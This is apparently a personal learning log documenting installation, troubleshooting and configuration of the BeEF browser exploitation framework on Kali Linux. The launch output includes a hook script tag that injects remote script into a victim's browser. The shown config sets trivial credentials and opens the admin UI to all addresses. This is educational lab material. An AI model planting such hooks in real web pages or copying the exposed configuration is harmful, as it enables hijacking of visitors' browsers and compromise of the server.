


Day 19 of Learning Cyber Security

Platform: Kali Linux

Name: Ayesha Nadeem

Topic: BeEF



Contact Me: ayeshanm8@gmail.com

Date: 19th July, 2025

BeEF: Client-Side Web Browser Exploitation Framework

Installing Beef

Command 1:

```

File Actions Edit View Help
(ayeshanadeem@ayeshanadeem)-[~]
$ sudo apt-get install beef-xss
[sudo] password for ayeshanadeem:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  espeak espeak-data gooupdate gsfonts imagemagick imagemagick-7.q16 lame libespeak1 libhttp-pa
  node-minimatch node-undici node-xtend nodejs nodejs-doc ruby-activemodel ruby-activerecord ruby-
  ruby-erubis ruby-espeak ruby-eventmachine ruby-execjs ruby-ffi-compiler ruby-fiber-local ruby-h
  ruby-mojiko-magick ruby-msfrpc-client ruby-msgpack ruby-multipart-post ruby-mustermann ruby-naugh
  ruby-rest-client ruby-rqr-code-core ruby-ruby2-keywords ruby-rushover ruby-simple-oauth ruby-sin
Suggested packages:
  mmdb-bin imagemagick-7-doc autotrace cups-bsd | lpr | lprng enscript ffmpeg gimp gnuplot grads
The following NEW packages will be installed:
  beef-xss espeak espeak-data gooupdate gsfonts imagemagick imagemagick-7.q16 lame libespeak1 l
  node-minimatch node-undici node-xtend nodejs nodejs-doc ruby-activemodel ruby-activerecord ruby-
  ruby-erubis ruby-espeak ruby-eventmachine ruby-execjs ruby-ffi-compiler ruby-fiber-local ruby-h
  ruby-mojiko-magick ruby-msfrpc-client ruby-msgpack ruby-multipart-post ruby-mustermann ruby-naugh
  ruby-rest-client ruby-rqr-code-core ruby-ruby2-keywords ruby-rushover ruby-simple-oauth ruby-sin
0 upgraded, 79 newly installed, 0 to remove and 142 not upgraded.
Need to get 27.8 MB of archives.
After this operation, 125 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 ruby-ansi all 1.5.0-2 [36.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 ruby-fiber-local all 1.0.0-2 [3384 B]
Get:3 http://kali.download/kali kali-rolling/main amd64 ruby-console all 1.15.3-1 [13.3 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 ruby-nio4r amd64 2.7.3-1+b2 [114 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 ruby-hitimes amd64 1.3.1-1+b7 [22.0 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 ruby-timers all 4.1.1-2.1 [8592 B]
Get:7 http://kali.download/kali kali-rolling/main amd64 ruby-async all 1.30.3-1 [15.7 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 ruby-async-io all 1.34.1-1 [16.6 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 ruby-async-dns all 1.2.5-0kali1 [15.1 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 ruby-async-http all 1.2.5-0kali1 [15.1 kB]

```

Launching Beef

Command 2:

```

[ayeshanadeem@ayeshanadeem]~$ sudo su
[ayeshanadeem@ayeshanadeem]~$ cd /home/ayeshanadeem
[ayeshanadeem@ayeshanadeem]~$ beef-xss
[~] You are using the Default credentials
[~] (Password must be different from "beef")
[~] Please type a new password for the beef user:
/usr/bin/beef-xss: line 27: [: =: unary operator expected
[!] GeoIP database is missing
[!] Run geoupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


* beef-xss.service - beef-xss
   Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
   Active: failed (Result: exit-code) since Wed 2025-04-09 23:35:41 EDT; 3s ago
     Duration: 2.451s
  Invocation: 81c927f1ead8426dald219170f30e2a8
    Process: 6786 ExecStart=/usr/share/beef-xss/beef (code=exited, status=1/FAILURE)
   Main PID: 6786 (code=exited, status=1/FAILURE)
     Mem PID: 79.5M
        CPU: 1.807s

Apr 09 23:35:41 ayeshanadeem beef[6786]: [23:35:41][*] Browser Exploitation Framework (BeEF) 0.5.4.0
Apr 09 23:35:41 ayeshanadeem beef[6786]: [23:35:41] | Twitter: @beefproject
Apr 09 23:35:41 ayeshanadeem beef[6786]: [23:35:41] | Site: https://beefproject.com
Apr 09 23:35:41 ayeshanadeem beef[6786]: [23:35:41] | Blog: http://blog.beefproject.com
Apr 09 23:35:41 ayeshanadeem beef[6786]: [23:35:41] | Wiki: https://github.com/beefproject/beef/wiki
Apr 09 23:35:41 ayeshanadeem beef[6786]: [23:35:41][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Apr 09 23:35:41 ayeshanadeem beef[6786]: -- migration_context(nil)
Apr 09 23:35:41 ayeshanadeem systemd[1]: beef-xss.service: Main process exited, code=exited, status=1/FAILURE
Apr 09 23:35:41 ayeshanadeem systemd[1]: beef-xss.service: Failed with result 'exit-code'.
Apr 09 23:35:41 ayeshanadeem systemd[1]: beef-xss.service: Consumed 1.807s CPU time, 79.5M memory peak.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
[ayeshanadeem@ayeshanadeem]~$ cd /home/ayeshanadeem

```

Unable to access beef



Troubleshooting

Cloning Beef from Github

Command 3:

```
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...  
  
(root@ayeshanadeem)~[/home/ayeshanadeem]  
# git clone https://github.com/beefproject/beef.git  
Cloning into 'beef' ...  
remote: Enumerating objects: 59421, done.  
remote: Counting objects: 100% (124/124), done.  
remote: Compressing objects: 100% (110/110), done.  
remote: Total 59421 (delta 106), reused 16 (delta 14), pack-reused 59297 (from 4)  
Receiving objects: 100% (59421/59421), 24.25 MiB | 754.00 KiB/s, done.  
Resolving deltas: 100% (37692/37692), done.
```

Again Installing beef

Command 4:

Cd beef

./install


Set Credentials:

Command 5:

```
(root@ayeshanadeem)-[/home/ayeshanadeem/beef]  
# nano config.yaml
```

Command 6:

Edit it.....




```
GNU nano 8.3 /home/ayeshanadeem/beef/config.yaml  
# Copyright (c) 2006-2024 Wade Alcorn - wade@bindshell.net  
# Browser Exploitation Framework (BeEF) - https://beefproject.com  
# See the file 'doc/COPYING' for copying permission  
#  
# BeEF Configuration file  
  
beef:  
  version: '0.5.4.0'  
  # More verbose messages (server-side)  
  debug: false  
  # More verbose messages (client-side)  
  client_debug: false  
  # Used for generating secure tokens  
  crypto_default_value_length: 80  
  
  # Credentials to authenticate in BeEF.  
  # Used by both the RESTful API and the Admin interface  
  credentials:  
    user: "ayesha"  
    password: "aye"  
  
  # Interface / IP restrictions  
  restrictions:  
    # subnet of IP addresses that can hook to the framework  
    permitted_hooking_subnet: ["0.0.0.0/0", "::/0"]  
    # subnet of IP addresses that can connect to the admin UI  
    permitted_ui_subnet: ["127.0.0.1/32", "::1/128"]  
    permitted_ui_subnet: ["0.0.0.0/0", "::/0"]  
    # subnet of IP addresses that cannot be hooked by the framework  
    excluded_hooking_subnet: []  
    # slow API calls to 1 every api_attempt_delay seconds
```

Running Beef Server

Command 7:

[illegible]

Putting Credentials




Authentication



Username:

Password:

Beef Interface


